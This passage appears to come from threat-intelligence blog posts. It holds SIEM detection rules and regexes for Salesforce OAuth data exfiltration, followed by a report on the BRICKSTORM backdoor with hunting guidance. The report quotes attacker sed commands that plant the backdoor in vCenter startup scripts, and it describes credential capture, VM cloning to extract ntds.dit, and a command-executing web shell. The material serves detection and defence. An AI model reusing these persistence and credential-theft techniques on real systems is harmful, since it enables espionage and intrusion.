  • Large RowsProcessed/RecordCount in reports & list views (chunked).

  • Bulk job result downloads.Β 

  • File/attachment downloads at scale

  • ApiEventStream/ApiEventΒ Β 

  • ReportEventStream/ReportEventΒ Β 

  • ListViewEventStream/ListViewEventΒ Β 

  • BulkApiResultEventΒ Β 

  • FileEvent/FileEventStoreΒ Β 

  • ApiAnomalyEvent/ReportAnomalyEvent

  • Unique Query Event Type

Lateral Movement/Persistence (within Salesforce or to other cloud platforms)

  • Permissions elevated (e.g., View/Modify All Data, API Enabled).

  • New user/service accounts.Β 

  • LoginAs activity.Β 

  • Logins from VPN/Tor after SF OAuth.Β Β 

  • Pivots to Okta/M365, then Graph data pulls.

  • Setup Audit TrailΒ Β 

  • PermissionSetEventΒ Β 

  • LoginAsEventStreamΒ Β 

SaaS Applications DetectionsΒ Β 

While native SIEM threat detections provide some protection, they often lack the centralized visibility needed to connect disparate events across a complex environment. By developing custom targeted detection rules, organizations can proactively detect malicious activities.Β 

Data Exfiltration & Cross-SaaS Lateral Movement (Post-Authorization)Β 

MITRE Mapping: TA0010 - Exfiltration & TA0008 - Lateral Movement

Scenario & Objectives

After an user authorizes a (malicious or spoofed) Connected App, UNC6040 typically:

  1. Performs data exfiltration quickly (REST pagination bursts, Bulk API downloads, lards/sensitive report exports).

  2. Pivots to Okta/Microsoft 365 from the same risky egress IP to expand access and steal more data.Β 

The objective here is to detect Salesforce OAuth β†’ Exfil within ≀10 minutes, and Salesforce OAuth β†’ Okta/M365 login within ≀60 minutes (same risky IP), plus single-signal, low-noise exfil patterns.

Baseline & Allowlist

Re-use the lists you already maintain for the vishing phase and add two regex helpers for content focus.

  • STRING

    • ALLOWLIST_CONNECTED_APP_NAMESΒ 

    • KNOWN_INTEGRATION_USERS (user ids/emails that legitimately use OAuth)

    • VPN_TOR_ASNS (ASNs as strings)

  • CIDR

    • ENTERPRISE_EGRESS_CIDRS (your corporate/VPN public egress)

  • REGEX

    • SENSITIVE_REPORT_REGEX

(?i)\b(all|export|dump)\b.*\b(contact|lead|account|customer|pii|email|phone|ssn)\b
    • M365_SENSITIVE_GRAPH_REGEX
(?i)^https?://graph\.microsoft\.com/(beta|v1\.0)/(users|me)/messages
(?i)^https?://graph\.microsoft\.com/(beta|v1\.0)/drives/.*/items/.*/content
(?i)^https?://graph\.microsoft\.com/(beta|v1\.0)/reports/
(?i)^https?://graph\.microsoft\.com/(beta|v1\.0)/users(\?|$)
High Fidelity Detection Catalog (Pseudo-Code)
Salesforce OAuth β†’ Data Exfil in ≀10 Minutes (Multi-Event)

Suspicious OAuth followed within 10m by Bulk result download, REST pagination burst, or sensitive/large report export by the same user.

Why high-fidelity: Matches UNC6040’s β€œapprove β†’ drain” pattern; tight window + volume thresholds.

Key signals:

  • OAuth success (unknown app OR allowlisted+risky egress), bind on user.

  • Then any of:

    • BulkApiResultEvent with big RowsProcessed/RecordCount

    • ApiEventStream many query/queryMore calls

    • ReportEventStream large/sensitive report export

  • Lists/knobs: ENTERPRISE_EGRESS_CIDRS, VPN_TOR_ASNS, SENSITIVE_REPORT_REGEX.

$oauth.metadata.product_name = "SALESFORCE"
$oauth.metadata.log_type = "SALESFORCE"
$oauth.extracted.fields["LoginType"] = "Remote Access 2.0"
($oauth.extracted.fields["Status"] = "Success" or $oauth.security_result.action_details = "Success")
( not ($app in %ALLOWLIST_CONNECTED_APP_NAMES)
or ( ($app in %ALLOWLIST_CONNECTED_APP_NAMES)
and ( not ($ip in cidr %ENTERPRISE_EGRESS_CIDRS)
or strings.concat(ip_to_asn($ip), "") in %VPN_TOR_ASNS ) ) )
$uid = coalesce($oauth.principal.user.userid, $oauth.extracted.fields["UserId"])

$bulk.metadata.product_name = "SALESFORCE"
$bulk.metadata.log_type = "SALESFORCE"
$bulk.metadata.product_event_type = "BulkApiResultEvent"
$uid = coalesce($bulk.principal.user.userid, $bulk.extracted.fields["UserId"])

match:
$uid over 10m

Or

$oauth.metadata.product_name = "SALESFORCE"
$oauth.metadata.log_type = "SALESFORCE"
$oauth.extracted.fields["LoginType"] = "Remote Access 2.0"
($oauth.extracted.fields["Status"] = "Success" or $oauth.security_result.action_details = "Success")
( not ($app in %ALLOWLIST_CONNECTED_APP_NAMES)
or ( ($app in %ALLOWLIST_CONNECTED_APP_NAMES)
and ( not ($ip in cidr %ENTERPRISE_EGRESS_CIDRS)
or strings.concat(ip_to_asn($ip), "") in %VPN_TOR_ASNS ) ) )
$uid = coalesce($oauth.principal.user.userid, $oauth.extracted.fields["UserId"])

$api.metadata.product_name = "SALESFORCE"
$api.metadata.log_type = "SALESFORCE"
$api.metadata.product_event_type = "ApiEventStream"
$uid = coalesce($api.principal.user.userid, $api.extracted.fields["UserId"])

match:
$uid over 10m

Or

$oauth.metadata.product_name = "SALESFORCE"
$oauth.metadata.log_type = "SALESFORCE"
$oauth.extracted.fields["LoginType"] = "Remote Access 2.0"
($oauth.extracted.fields["Status"] = "Success" or $oauth.security_result.action_details = "Success")
( not ($app in %ALLOWLIST_CONNECTED_APP_NAMES)
or ( ($app in %ALLOWLIST_CONNECTED_APP_NAMES)
and ( not ($ip in cidr %ENTERPRISE_EGRESS_CIDRS)
or strings.concat(ip_to_asn($ip), "") in %VPN_TOR_ASNS ) ) )
$uid = coalesce($oauth.principal.user.userid, $oauth.extracted.fields["UserId"])

$report.metadata.product_name = "SALESFORCE"
$report.metadata.log_type = "SALESFORCE"
$report.metadata.product_event_type = "ReportEventStream"
strings.to_lower(coalesce($report.extracted.fields["ReportName"], "")) in regex SENSITIVE_REPORT_REGEX
$uid = coalesce($report.principal.user.userid, $report.extracted.fields["UserId"])

match:
$uid over 10m

Note: Single event rule can also be used instead of multi-event rules in this case where only the Product Event Types like ApiEventStream, BulkApiResultEvent, ReportEventStream can be used as a single event rule to be monitored. But, care has to be taken if a single event rule is established as these can be very noisy, and thus the reference lists should be actively monitored.

Bulk API Large Result Download (Non-Integration User)

Bulk API/Bulk v2 result download above threshold by a human user.

Why high-fidelity: Clear exfil artifact.

Key signals: BulkApiResultEvent, user not in KNOWN_INTEGRATION_USERS.

Lists/knobs: KNOWN_INTEGRATION_USERS, size threshold.

$e.metadata.product_name = "SALESFORCE"
$e.metadata.log_type = "SALESFORCE"
$e.metadata.product_event_type = "BulkApiResultEvent"
not (coalesce($e.principal.user.userid, $e.extracted.fields["UserId"]) in %KNOWN_INTEGRATION_USERS)
REST Query Pagination Burst (query/queryMore)

High-rate query*/queryMore calls over a short window.

Why high-fidelity: Mimics scripted drains; steady human usage won’t hit burst thresholds.

Key signals: ApiEventStream, Operation in query, queryMore, query_all, queryall, count β‰₯ threshold in 10m, user not in KNOWN_INTEGRATION_USERS.

Lists/knobs: burst threshold, KNOWN_INTEGRATION_USERS.

$api.metadata.product_name = "SALESFORCE"
$api.metadata.log_type = "SALESFORCE"
$api.metadata.product_event_type = "ApiEventStream"
not (coalesce($api.principal.user.userid, $api.extracted.fields["UserId"]) in %KNOWN_INTEGRATION_USERS)
strings.to_lower(coalesce($api.extracted.fields["Operation"], "")) in regex `(?i)^(query|querymore|query_all|queryall)$`
$uid = coalesce($api.principal.user.userid, $api.extracted.fields["UserId"])
Sensitive Report Export by Non-Integration User

Exports of large or sensitive-named reports by a human.

Why high-fidelity: Report extracts are a common, noisy-to-attackers but high-signal vector.

Key signals: ReportEventStream, high RowsProcessed or ReportName matches SENSITIVE_REPORT_REGEX, user not in KNOWN_INTEGRATION_USERS.

Lists/knobs: SENSITIVE_REPORT_REGEX, KNOWN_INTEGRATION_USERS.

$e.metadata.product_name = "SALESFORCE"
$e.metadata.log_type = "SALESFORCE"
$e.metadata.product_event_type = "ReportEventStream"
not (coalesce($e.principal.user.userid, $e.extracted.fields["UserId"]) in %KNOWN_INTEGRATION_USERS)
strings.to_lower(coalesce($e.extracted.fields["ReportName"], "")) in regex %SENSITIVE_REPORT_REGEX
Salesforce OAuth β†’ Okta/M365 Login From Same Risky IP in ≀60 Minutes (Multi-Event)

Suspicious Salesforce OAuth followed within 60m by Okta or Entra ID login from the same public IP, where the IP is off-corp or VPN/Tor ASN.

Why high-fidelity: Ties the attacker’s egress IP across SaaS within a tight window.

Key signals:

  • Salesforce OAuth posture (unknown app OR allowlisted+risky egress)

  • OKTA* or OFFICE_365 USER_LOGIN from the same IP

Lists/knobs: ENTERPRISE_EGRESS_CIDRS, VPN_TOR_ASNS. (Optional sibling rule binding by user email if identities are normalized.)

$oauth.metadata.product_name = "SALESFORCE"
$oauth.metadata.log_type = "SALESFORCE"
$oauth.extracted.fields["LoginType"] = "Remote Access 2.0"
($oauth.extracted.fields["Status"] = "Success" or $oauth.security_result.action_details = "Success")
( not ($app in %ALLOWLIST_CONNECTED_APP_NAMES)
or ( ($app in %ALLOWLIST_CONNECTED_APP_NAMES)
and ( not ($ip in cidr %ENTERPRISE_EGRESS_CIDRS)
or strings.concat(ip_to_asn($ip), "") in %VPN_TOR_ASNS )
$ip = coalesce($oauth.principal.asset.ip, $oauth.principal.ip)

$okta.metadata.log_type in "OKTA"
$okta.metadata.event_type = "USER_LOGIN"
$ip = coalesce($okta.principal.asset.ip, $okta.principal.ip) = $ip

$o365.metadata.log_type = "OFFICE_365"
$o365.metadata.event_type = "USER_LOGIN"
$ip = coalesce($o365.principal.asset.ip, $o365.principal.ip)

match:
$ip over 10m
M365 Graph Data-Pull After Risky Login

Entra ID login from risky egress followed by Microsoft Graph endpoints that pull mail/files/reports.

Why high-fidelity: Captures post-login data access typical in account takeovers.

Key signals: OFFICE_365 USER_LOGIN with off-corp IP or VPN/Tor ASN, then HTTP to URLs matching M365_SENSITIVE_GRAPH_REGEX by the same account within hours.

Lists/knobs: ENTERPRISE_EGRESS_CIDRS, VPN_TOR_ASNS, M365_SENSITIVE_GRAPH_REGEX.

$login.metadata.log_type = "OFFICE_365"
$login.metadata.event_type = "USER_LOGIN"
$ip  = coalesce($login.principal.asset.ip, $login.principal.ip)
( not ($ip in cidr %ENTERPRISE_EGRESS_CIDRS)
 or strings.concat(ip_to_asn($ip), "") in %VPN_TOR_ASNS )
$acct = coalesce($login.principal.user.userid, $login.principal.user.email_addresses)

$http.metadata.product_name in ("Entra ID","Microsoft")
($http.metadata.event_type = "NETWORK_HTTP" or $http.target.url != "")
$acct = coalesce($http.principal.user.userid, $http.principal.user.email_addresses)
strings.to_lower(coalesce($http.target.url, "")) in regex %M365_SENSITIVE_GRAPH_REGEX

match:
$acct over 30m
Tuning & Exceptions
  • Identity joins - The lateral rule groups by IP for robustness. If you have strong identity normalization (Salesforce <-> Okta <-> M365), clone it and match on user email instead of IP.

  • Change windows - Suppress time-bound rules during approved data migrations/Connected App onboarding (temporarily add vendor app to ALLOWLIST_CONNECTED_APP_NAMES)

  • Integration accounts - Keep KNOWN_INTEGRATION_USERS current; most noise in exfil rules comes from scheduled ETL.

  • Egress hygiene - Keep ENTERPRISE_EGRESS_CIDRS current; stale NAT/VPN ranges inflate VPN/Tor findings.

  • Streaming vs stored - The aforementioned rules assume Real-Time Event Monitoring Stream objects (e.g., ApiEventStream, ReportEventStream, ListViewEventStream, BulkApiResultEvent). For historical hunts, query the stored equivalents (e.g., ApiEvent, ReportEvent, ListViewEvent) with the same logic.

IOC-Based Detections

Scenario & Objectives

A malicious threat actor has either successfully accessed or attempted to access an organization's network.

The objective is to detect the presence of known UNC6040 IOCs in the environment based on all of the available logs.

Reference Lists

Reference lists organizations should maintain:

  • STRING

    • UNC6040_IOC_LIST (IP addresses from threat intel sources eg. VirusTotal)

List of indicators of compromise (IOCs).

High Fidelity Detection Catalog (Pseudo-Code)
UNC6040 IP_IoC Detected

A known IOC associated with UNC6040 was detected in the organization's environment either from a source or destination connection.

  • High-fidelity when conditioned on source or destination IP address matches a known UNC6040 IOC.

($e.principal.ip in %unc6040_IoC_list) or ($e.target.ip in %unc6040_IoC_list)

Acknowledgements

We would like to thank Salesforce for their collaboration and assistance in building this guide.

Another BRICKSTORM: Stealthy Backdoor Enabling Espionage into Tech and Legal Sectors

24 September 2025 at 16:00

Written by: Sarah Yoder, John Wolfram, Ashley Pearson, Doug Bienstock, Josh Madeley, Josh Murchie, Brad Slaybaugh, Matt Lin, Geoff Carstairs, Austin Larsen


Introduction

Google Threat Intelligence Group (GTIG) is tracking BRICKSTORM malware activity, which is being used to maintain persistent access to victim organizations in the United States. Since March 2025, Mandiant Consulting has responded to intrusions across a range of industry verticals, most notably legal services, Software as a Service (SaaS) providers, Business Process Outsourcers (BPOs), and Technology. The value of these targets extends beyond typical espionage missions, potentially providing data to feed development of zero-days and establishing pivot points for broader access to downstream victims.

aside_block
<ListValue: [StructValue([('title', 'BRICKSTORM Scanner'), ('body', <wagtail.rich_text.RichText object at 0x7f772c0b3940>), ('btn_text', 'Get the tool!'), ('href', 'https://github.com/mandiant/brickstorm-scanner'), ('image', None)])]>

We attribute this activity to UNC5221 and closely related, suspected China-nexus threat clustersΒ that employ sophisticated capabilities, including the exploitation of zero-day vulnerabilities targeting network appliances. While UNC5221 has been used synonymously with the actor publicly reported as Silk Typhoon, GTIG does not currently consider the two clusters to be the same.Β 

These intrusions are conducted with a particular focus on maintaining long-term stealthy access by deploying backdoors on appliances that do not support traditional endpoint detection and response (EDR) tools. The actor employs methods for lateral movement and data theft that generate minimal to no security telemetry. This, coupled with modifications to the BRICKSTORM backdoor, has enabled them to remain undetected in victim environments for 393 days, on average. Mandiant strongly encourages organizations to reevaluate their threat model for appliances and conduct hunt exercises for this highly evasive actor. We are sharing an updated threat actor lifecycle for BRICKSTORM associated intrusions, along with specific and actionable steps organizations should take to hunt for and protect themselves from this activity.

BRICKSTORM targeting

Figure 1: BRICKSTORM targeting

Threat Actor Lifecycle

The actor behind BRICKSTORM employs sophisticated techniques to maintain persistence and minimize the visibility traditional security tools have into their activities. The section is a review of techniques observed from multiple Mandiant investigations, with customer details sanitized.

Initial Access

A consistent challenge across Mandiant investigations into BRICKSTORM intrusions has been determining the initial intrusion vector. In many cases, the average dwell time of 393 days exceeded log retention periods and the artifacts of the initial intrusion were no longer available. Despite these challenges, a pattern in the available evidence points to the actor's focus on compromising perimeter and remote access infrastructure.

In at least one case, the actor gained access by exploiting a zero-day vulnerability. Mandiant has identified evidence of this actor operating from several other edge appliances early in the lifecycle, but could not find definitive evidence of vulnerability exploitation. As noted in our previous blog postΒ from April 2025, Mandiant has identified the use of post-exploitation scripts that have included a wide range of anti-forensics functions designed to obscure entry.

Establish Foothold

The primary backdoor used by this actor is BRICKSTORM, as previously discussed by Mandiant and others. BRICKSTORM includes SOCKS proxy functionality and is written in Go, which has wide cross-platform support. This is essential to support the actor’s preference to deploy backdoors on appliance platforms that do not support traditional EDR tools. Mandiant has found evidence of BRICKSTORM on Linux and BSD-based appliances from multiple manufacturers. Although there is evidence of a BRICKSTORM variant for Windows, Mandiant has not observed it in any investigation. Appliances are often poorly inventoried, not monitored by security teams, and excluded from centralized security logging solutions. While BRICKSTORM has been found on many appliance types, UNC5221 consistently targets VMware vCenter and ESXi hosts. In multiple cases, the threat actor deployed BRICKSTORM to a network appliance prior to pivoting to VMware systems. The actor moved laterally to a vCenter server in the environment using valid credentials, which were likely captured by the malware running on the network appliances.

Our analysis of samples recovered from different victim organizations has found evidence of active development of BRICKSTORM. While the core functionality has remained, some samples are obfuscated using Garble and some carry a new version of the custom wssoft library. Mandiant recovered one sample of BRICKSTORM with a β€œdelay” timer built-in that waited for a hard-coded date months in the future before beginning to beacon to the configured command and control domain. Notably, this backdoor was deployed on an internal vCenter server after the victim organization had begun their incident response investigation, demonstrating that the threat actor was actively monitoring and capable of rapidly adapting their tactics to maintain persistence.

As previously reported, BRICKSTORM deployments are often designed to blend in with the target appliance, with the naming convention and even the functionality of the sample being designed to masquerade as legitimate activity. Mandiant has identified samples using Cloudflare Workers and Heroku applications for C2, as well as sslip.io or nip.io to resolve directly to C2 IP addresses. From the set of samples we’ve recovered, there has been no reuse of C2 domains across victims.

Escalate Privileges

At one investigation, Mandiant analyzed a vCenter server and found the threat actor installed a malicious Java Servlet filter for the Apache Tomcat server that runs the web interface for vCenter. A Servlet Filter is code that runs every time the web server receives an HTTP request. Normally, installing a filter requires modifying a configuration file and restarting or reloading the application; however, the actor used a custom dropper that made the modifications entirely in memory, making it very stealthy and negating the need for a restart. The malicious filter, tracked by Mandiant as BRICKSTEAL, runs on HTTP requests to the vCenter web login Uniform Resource Indicators (URIs) /web/saml2/sso/*. If present, it decodes the HTTP Basic authentication header, which may contain a username and password. Many organizations use Active Directory authentication for vCenter, which means BRICKSTEAL could capture those credentials. Often, users who log in to vCenter have a high level of privilege in the rest of the enterprise. Previously shared hardening guidance for vSphere includes steps that can mitigate the ability of BRICKSTEAL to capture usable credentials in this scenario, such as enforcement of multi-factor authentication (MFA).Β 

VMware vCenter is an attractive target for threat actors because it acts as the management layer for the vSphere virtualization platform and can take actions on VMs such as creating, snapshotting, and cloning. In at least two cases, the threat actor used their access to vCenter to clone Windows Server VMs for key systems such as Domain Controllers, SSO Identity Providers, and secret vaults. This is a technique that other threat actors have used. With a clone of the virtual machine, the threat actor can mount the filesystem and extract files of interest, such as the Active Directory Domain Services database (ntds.dit). Although these Windows Servers likely have security tools installed on them, the threat actor never powers on the clone so the tools are not executed. The following example shows vCenter VPXD logs of the threat actor using the local vSphere Administrator account to clone a VM.

2025-04-01 03:37:40 [vim.event.TaskEvent] [info] [VSPHERE.LOCAL\Administrator] [<vCenter inventory object>] [<unique identifier>] [Task: VirtualMachine.clone]
2025-04-01 03:37:49 [vim.event.VmBeingClonedEvent] [info] [VSPHERE.LOCAL\Administrator] [<vCenter inventory object>] [<same unique identifier>] [Cloning DC01 on esxi01, in <vCenter inventory object> to DC01-clone on esxi02, in <vCenter inventory object>]
2025-04-01 03:42:07 [vim.event.VmClonedEvent] [info] [VSPHERE.LOCAL\Administrator] [<vCenter inventory object>] [<unique identifier>] [DC01 cloned to DC01-clone on esxi02,  in <vCenter inventory object>]
2025-04-01 04:05:40 [vim.event.TaskEvent] [info] [VSPHERE.LOCAL\Administrator] [<vCenter inventory object>] [<unique identifier>] [Task: VirtualMachine.destroy]
2025-04-01 04:05:47 [vim.event.VmRemovedEvent] [info] [VSPHERE.LOCAL\Administrator] [<vCenter inventory object>] [<unique identifier>] [Removed DC01-Clone on esxi02 from <vCenter inventory object>]

In one instance the threat actor used legitimate server administrator credentials to repeatedly move laterally to a system running Delinea (formerly Thycotic) Secret Server. The forensic artifacts recovered from the system were consistent with the execution of a tool, such as secret stealer, to automatically extract and decrypt all credentials stored by the Secret Server application.

Move LaterallyΒ 

Typically, at least one instance of BRICKSTORM would be the primary source of hands-on keyboard activity, with two or more compromised appliances serving as backups. To install BRICKSTORM, the actor used legitimate credentials to connect to the appliance, often with SSH. In one instance the actor used credentials known to be stored in a password vault they previously accessed. In another instance they used credentials known to be stored in a PowerShell script the threat actor previously viewed. In multiple cases the actor logged in to either the ESXi web-based UI or the vCenter Appliance Management Interface (VAMI) to enable the SSH service so they could connect and install BRICKSTORM. The following are example VAMI access events that show the threat actor connecting to VAMI and making changes to the SSH settings for vCenter.

::ffff:<Source IP> <vCenter IP>:5480 - [<timestamp>] "GET / HTTP/1.1" 200 1153 "-" "<User Agent>"
::ffff:<Source IP> <vCenter IP>:5480 - [<timestamp>] "POST /rest/com/vmware/cis/session HTTP/1.1" 200 60 "https://10.0.0.255:5480/" "<User Agent>"
::ffff:<Source IP> <vCenter IP>:5480 - [<timestamp>] "PUT /rest/appliance/access/ssh HTTP/1.1" 200 0 "https://10.0.0.255:5480/" "<User Agent>"

Establish Persistence

To maintain access to victim environments, the threat actor modified the init.d, rc.local, or systemd files to ensure BRICKSTORM started on appliance reboot. In multiple cases, the actor used the sed command line utility to modify legitimate startup scripts to launch BRICKSTORM. The following are a few example sed commands executed by the actor on vCenter.

sed -i s/export TEXTDOMAIN=vami-lighttp/export TEXTDOMAIN=vami-lighttp\n\/path/to/brickstorm/g /opt/vmware/etc/init.d/vami-lighttp

sed -i $a\SETCOLOR_WARNING="echo -en `/path/to/brickstorm`\\033[0;33m" /etc/sysconfig/init

The threat actor has also created a web shell tracked by Mandiant as SLAYSTYLE on vCenter servers. SLAYSTYLE, tracked by MITRE as BEEFLUSH, is a JavaServer Pages (JSP) web shell that functions as a backdoor. It is designed to receive and execute arbitrary operating system commands passed through an HTTP request. The output from these commands is returned in the body of the HTTP response.

Complete Mission

A common theme across investigations is the threat actor’s interest in the emails of key individuals within the victim organization. To access the email mailboxes of target accounts, the threat actor made use of Microsoft Entra ID Enterprise Applications with mail.read or full_access_as_app scopes. Both scopes allow the application to access mail in any mailbox. In some cases, the threat actor targeted the mailboxes of developers and system administrators while in other cases, they targeted the mailboxes of individuals involved in matters that align with PRC economic and espionage interests.

When the threat actor exfiltrated files from the victim environment, they used the SOCKS proxy feature of BRICKSTORM to tunnel their workstation and directly access systems and web applications of interest. In multiple cases the threat actor used legitimate credentials to log in to the web interface for internal code stores and download repositories as ZIP archives. In other cases the threat actor browsed to specific directories and files on remote machines by specifying Windows Universal Naming Convention (UNC) paths.

In several cases the BRICKSTORM samples deployed by the threat actor were removed from compromised systems. In these cases, the presence of BRICKSTORM was observed by conducting forensic analysis of backup images that identified the BRICKSTORM malware in place.

Hunting Guidance

Mandiant has previously discussed the diminishing usefulness of atomic IOCs and the need to adopt TTP-based hunting. Across BRICKSTORM investigations we have not observed the reuse of C2 domains or malware samples, which, coupled with high operational security, means these indicators quickly expire or are never observed at all. Therefore, a TTP-based hunting approach is not only an ideal practice, but a necessity to detect patterns of attack that are unlikely to be detected by traditional signature-based defenses. The following is a checklist of the minimal set of hunts Mandiant recommends organizations conduct to search for BRICKSTORM and related activities.

Step

Hunt

Data Sources

0

Create or update asset inventory that includes edge devices and other appliances

N/A

1

File and backup scan for BRICKSTORM

Appliance file system, backups

2

Internet traffic from edge devices and appliances

Firewall connection logs, DNS logs, IDS/IPS, netflow

3

Access to Windows servers and desktops from appliances

EDR telemetry, Security Event Logs, Terminal Service Logs, Windows UAL

4

Access to credentials and secrets

Windows Shellbags, EDR telemetry

5

Access to M365 mailboxes using Enterprise Application

M365 UAL

6

Cloning of sensitive virtual machines

vSphere VPXD logs

7

Creation of local vCenter and ESXi accounts

VMware audit events

8

SSH enablement on vSphere platform

VMware audit events, VAMI logs

9

Rogue VMs

VMware audit events, VM inventory reports

Create or Update Asset Inventory

Foundational to the success of any threat hunt is an asset inventory that includes devices not covered by the standard security tool stack, such as edge devices and other appliances. Because these appliances lack support for traditional security tools an inventory is critical for developing effective compensating controls and detections. Especially important is to track the management interface addresses of these appliances, as they act as the default gateway that malware and threat actor commands will egress out of.

Mandiant recommends organizations take a multi-step approach to building or updating this inventory:

  1. Known knowns: Begin with the appliance classes that all organizations use: firewalls, VPN concentrators, virtualization platforms, conferencing systems, badging, and file storage.

  2. Known unknowns: Work across teams to brainstorm appliance classes that may be more specialized to your organization, but the security organization likely lacks visibility into.

  3. Unknown unknowns: These are the appliances that were supposed to be decommissioned but weren’t, sales POVs, and others. Consider using network visibility tools or your existing EDR to scan for β€œlive” IP addresses that do not show in your EDR reports. This has the added benefit of identifying unmanaged devices that should have EDR but don’t.

Asset inventory

Figure 2: Asset inventory

File and Backup Scan for BRICKSTORM

YARA rules have proven to be the most effective method for detecting BRICKSTORM binaries on appliances. We are sharing relevant YARA rules in the appendix section of this post. Yara can be difficult to run at scale, but some backup solutions provide the ability to run YARA across the backup data store. Mandiant is aware of multiple customers who have identified BRICKSTORM through this method.Β 

To aid organizations in hunting for BRICKSTORM activity in their environments, Mandiant released a scanner script, which can run on appliances and other Linux or BSD-based systems.Β 

Internet Traffic from Edge Devices and Appliances

Use the inventory of appliance management IP addresses to hunt for evidence of malware beaconing in network logs. In general, appliances should not communicate with the public Internet from management IP addresses except to download updates and send crash analytics to the manufacturer.Β 

Established outbound traffic to domains or IP addresses not controlled by the appliance manufacturer should be regarded as very suspicious and warranting forensic review of the appliance. BRICKSTORM can use DNS over HTTP (DoH), which should be similarly rare when sourced from appliance management IP addresses.

Access to Windows Systems from Appliances

The threat actor primarily accessed Windows machines (both desktops and servers) using type 3 (network) logins, although in some cases the actor also established RDP sessions. Appliances should rarely log in to Windows desktops or servers and any connections should be treated as suspicious. Some examples of false positives could include VPN appliances using a known service account to connect to a domain controller in order to perform LDAP lookups and authenticated vulnerability scanners using a well-known service account.Β 

In addition to EDR telemetry, Terminal Services logs and Security event logs, defenders should obtain and parse the Windows User Access Log (UAL). The UAL is stored on Windows Servers inside the directory Windows\System32\LogFiles\Sum and can be parsed using open-source tools such as SumECmd. This log source records attempted authenticated connections to Windows systems and often retains artifacts going back much longer than typical Windows event logs. Note that this log source includes successful and unsuccessful logins, but is still useful to identify suspicious activity sourced from appliances.

Access to Credentials and Secrets

Use the forensic capabilities of EDR tools to acquire Windows Shellbags artifacts from Windows workstations and servers. Shellbags records folder paths that are browsed by a user with the Windows Explorer application. Use an open-source parser to extract the relevant data and look for patterns of activity that are suspicious:

  • Access to folder paths where the initiating user is a service account, especially service accounts that are unfamiliar or rarely used

  • File browsing activity sourced from servers that include a Windows Universal Naming Convention (UNC) path that points to a workstation (e.g., \\bobwin7.corp.local\browsing\path)

  • File browsing activity to folder paths that contain credential data, such as:

    • Browser profile paths (e.g., %appdata%\Mozilla\Firefox\Profiles)

    • Appdata locations used to store session tokens (e.g., Users\<username>\.azure\)

    • Windows credential vault (%appdatalocal%\Microsoft\Credentials)

    • Data Protection API (DPAPI) keys (%appdata%\Microsoft\Protect\<SID>\)

Access to M365 Mailboxes using Enterprise Application

Mandiant has observed this actor use common techniques to conduct bulk email access and exfiltration from Microsoft 365 Exchange Online. Organizations should follow our guidance outlined in our APT29 whitepaper to hunt for these techniques. Although the white paper specifically references APT29, these techniques have become widely used by many groups. In multiple investigations the threat actor used a Microsoft Entra ID Enterprise Application with mail.read or full_access_as_app scopes to access mailboxes of key individuals in the victim organization.

To hunt for this activity, we recommend a phased approach:

  1. Enumerate the Enterprise Applications and Application Registrations with graph permissions that can read all mail.

  2. For each application, validate that there is at least one secret or certificate configured for it. Record the Application (client) ID

  3. Conduct a free text search against the Unified Audit Log or the OfficeActivity table in Sentinel for the client IDs from step 2. This will return the mailitemsaccessed events that recorded the application accessing mail.

  4. For each application analyze the source IP addresses and user-agent strings for discrepancies. Legitimate usage of the applications should occur from well-defined IP addresses. Additionally, look for focused interest in key personnel mailboxes across multiple days.

When accessing M365 and other internet-facing services the actor has used multiple commercial VPN and proxy providers. Mandiant has found evidence of the threat actor using PIA, NordVPN, Surfshark, VPN Unlimited, and PrivadoVPN, although there is no reason for these to be the only solutions used. There is also evidence to support that this actor has access to a purpose-built obfuscation network built from compromised small office/home office routers. Mandiant has no knowledge of how these routers are being compromised. The exit nodes for commercial VPNs and obfuscation networks change rapidly and sharing atomic indicators for hunting purposes is unlikely to yield results. Instead, identify the key individuals in the organization, with respect to the organization vertical and likely goals of the threat actor. Fetch mailitemsaccessed logs for those mailboxes for the last year or as long as retention allows. Analyze the SessionID values of the log events and look for IDs that span multiple IP addresses where the IP addresses are not in the user’s typical geographic location.

Cloning of Sensitive Virtual Machines

On VMware vCenter servers, VPXD logs contain valuable information for VM management related tasks such as clone events, powering on and off a VM, and creating snapshots. The threat actor often used the VSPHERE.LOCAL\Administrator account when cloning VMs and targeted VMs that would contain credentials such as password vaults and domain controllers. The threat actor would delete the cloned VM shortly after cloning, and primarily operated between the hours of 01:00 and 10:00 UTC. Investigators should search vCenter VPXD logs for activity that matches the aforementioned criteria and confirm if the cloning activity was intended or not.

Creation of Local vCenter and ESXi Accounts

Mandiant identified evidence the threat actor created a new local account to install BRICKSTORM and then removed the account after they were done. The following logs show the threat actor using the local Administrator account to create a new local account and add it to the BashShellAdministrators group. The threat actor established an SSH connection from a compromised appliance to vCenter using the newly created account and installed the BRICKSTORM backdoor on vCenter. Shortly after, the threat actor deleted the account. Investigators should review audit logs in /var/log/audit/sso-events/audit_events.log for the creation and deletion of local accounts and validate their purpose. In one instance, the threat actor named the account with a similar naming convention as a local service account used for backups on vCenter.

2025-04-01T06:45:32 {"user":"Administrator@VSPHERE.LOCAL","client":"","timestamp":"04/01/2025 06:45:32 GMT","description":"Creating local person user '<account_name>' with details ('','','','','<account_name>@vsphere.local')","eventSeverity":"INFO","type":"com.vmware.sso.PrincipalManagement"}

2025-04-01T06:45:55 {"user":"Administrator@VSPHERE.LOCAL","client":"","timestamp":"04/01/2025 06:45:55 GMT","description":"Adding users '[{Name: <account_name>, Domain: vsphere.local}]' to local group 'Administrators'","eventSeverity":"INFO","type":"com.vmware.sso.PrincipalManagement"}

2025-04-01T06:46:23 {"user":"Administrator@VSPHERE.LOCAL","client":"","timestamp":"04/01/2025 06:46:23 GMT","description":"Updating local group 'SystemConfiguration.BashShellAdministrators' details ('Access bash shell and manage local users on nodes').","eventSeverity":"INFO","type":"com.vmware.sso.PrincipalManagement"}

2025-04-01T06:52:03 <vcenter_hostname> sshd[36952]: Postponed keyboard-interactive/pam for <account_name>@vsphere.local from <compromised_system>

2025-04-01T06:52:30 <vcenter_hostname> sudo: pam_unix(sudo:session): session opened for user root

2025-04-01T06:53:39 Creation of BRICKSTORM on vCenter

2025-04-01T06:56:18 <vcenter_hostname> sudo: pam_unix(sudo:session): session closed for user root

2025-04-01T06:56:25 <vcenter_hostname> sshd[36952]: pam_unix(sshd:session): session closed for user <account_name>@vsphere.local

2025-04-01T06:56:57 {"user":"Administrator@VSPHERE.LOCAL","client":"","timestamp":"04/01/2025 06:56:57 GMT","description":"Removing principals '[{Name: <account_name>, Domain: vsphere.local}]' from local group 'Administrators'","eventSeverity":"INFO","type":"com.vmware.sso.PrincipalManagement"}

